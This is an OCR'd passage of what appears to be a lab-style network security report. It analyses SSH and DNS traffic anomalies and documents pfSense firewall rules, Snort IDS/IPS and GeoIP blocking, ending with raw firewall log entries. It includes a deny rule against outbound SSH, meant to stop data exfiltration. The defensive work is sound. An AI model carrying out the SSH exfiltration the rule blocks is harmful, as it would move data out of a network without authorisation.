
SSH traffic analysis focused on interactions between IP addresses 172.20.10.5 and 172.20.10.6. During these sessions, standard SSH handshake sequences were observed, along with TCP reset (RST) flags indicating abrupt termination of connections. The presence of TCP ACK and FIN packets confirmed that some sessions were closed gracefully, while others were interrupted. These RST flags may result from rejected authentication attempts, firewall-based blocking mechanisms, or active scanning operations targeting open SSH ports. Supporting evidence was captured in a screenshot showing the SSH key exchange and reset packets.



Further scrutiny of SSH traffic on TCP port 22 revealed repeated connection attempts originating from a single source IP. These attempts were met with multiple RST responses and frequent handshake restarts occurring within seconds of each other. This pattern is consistent with brute-force login attempts or automated scanning tools designed to identify vulnerable SSH services. A corresponding screenshot documents the repeated connection resets on port 22.



To summarize the findings, several threats and anomalies were identified across the monitored protocols. Repeated DNS queries to similar domains from 172.20.10.6 to 172.20.10.1 were classified as medium risk due to potential beaconing behavior. A POST request sent without HTTPS from 172.20.10.6 to 142.250.x.x was flagged as high risk, given the possibility of data interception. An HTTP 404 error originating from 90.130.70.73 to 172.20.10.6 was considered low risk but may indicate endpoint probing. SSH traffic between 172.20.10.5 and 172.20.10.6 showed TCP RST flags, suggesting scanning or blocked access, and was rated medium risk. Finally, multiple TCP connection resets on port 22 between the same IPs were also deemed medium risk, likely stemming from brute-force or repeated scanning activity.



PHASE 2: FIREWALL IMPLEMETATION & POLICY ENFORCEMENT USING PFSENSE

This phase presents a comprehensive approach to firewall implementation and policy enforcement, developed in response to growing concerns over unauthorized access, malware infections, and insider threats within Socra Tech's network environment.

To address these challenges, pfSense was deployed as a dedicated network security appliance. Its configuration enabled the filtering, blocking, and logging of malicious traffic, empowering Socra Tech's cybersecurity analysts to define and enforce precise firewall rules. These rules were designed to permit legitimate traffic based on specific parameters such as IP addresses, ports, and protocols, ensuring that only authorized communications flowed through the system.


Policy enforcement was further strengthened by regulating user access, restricting unauthorized traffic, prioritizing bandwidth allocation, and aligning network behavior with compliance and regulatory standards. The integration of intrusion detection and prevention systems (IDS/IPS) added an additional layer of defense, enhancing the effectiveness of these policies.


The use of pfSense also streamlined management and monitoring processes. Real-time traffic analysis and automated reporting provided clear visibility into network activity, allowing for continuous evaluation of policy performance and rapid response to emerging threats.

To mitigate the risk of unauthorized data exfiltration via SSH, a rule was implemented to block outbound SSH connections from the LAN interface. This rule targeted IPv4 TCP traffic directed to port 22 and successfully prevented multiple outbound SSH attempts originating from internal clients. Additionally, inbound SSH attempts targeting the WAN IP were blocked, further reinforcing the perimeter against external threats. Firewall logs confirmed that these rules were triggered appropriately, with packet drops recorded for each unauthorized attempt. Screenshots of the LAN and WAN rules pages, along with corresponding log entries, provide visual confirmation of the enforcement.


Snort IDS/IPS Configuration and Alerts

Snort was configured on the WAN interface with essential rule sets enabled to detect SSH brute-force attacks, malware signatures, network scans, and DNS anomalies. During testing, Snort generated alerts in response to simulated SSH attempts and suspicious DNS/HTTP traffic. Offending IP addresses were automatically blocked-in accordance with the IPS configuration. The Snort interface and alert logs captured during this phase illustrate the system's responsiveness to potential threats.





GeoIP Blocking
To further reduce exposure to high-risk regions, pfBlockerNG was configured to block traffic from selected geographic locations. Testing confirmed that connections originating from these regions were successfully denied, while legitimate traffic remained unaffected. The GeoIP configuration and pfBlockerNG reports validate the effectiveness of this control.



Summary of Controls and Results
The firewall and IDS/IPS controls were tested through a series of simulated attacks and traffic scenarios. Outbound SSH blocks prevented exfiltration attempts from LAN clients, while inbound SSH blocks thwarted unauthorized access to the pfSense gateway. Snort effectively detected and blocked malicious traffic, and GeoIP filtering successfully denied connections from designated regions. Each control performed as intended, with logs and alerts providing clear evidence of enforcement.

pfSense.home.arpa - Stat

192.168.1.1/status_logs_filter.php

Aug 14 00:39:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:40:13	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:40:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:41:13	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:41:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:42:13	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:42:14	LAN	Block Outbound SSH from LAN (1755131765)	192.168.1.100:37822	140.82.121.4:22	TCP:S
Aug 14 00:42:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:43:14	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:43:43	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:44	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP
Aug 14 00:43:44	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:45	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:46	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:47	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:48	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:51	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:43:55	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:44:03	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S
Aug 14 00:44:14	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP

Aug 14 01:00

pfSense.home.arpa - Firew

192.168.1.1/firewall_rules.php?if=wan

pfsense COMMUNITY EDITION — System — Interfaces — Firewall — Services — VPN — Status — Diagnostics — Help

Firewall / Rules / WAN

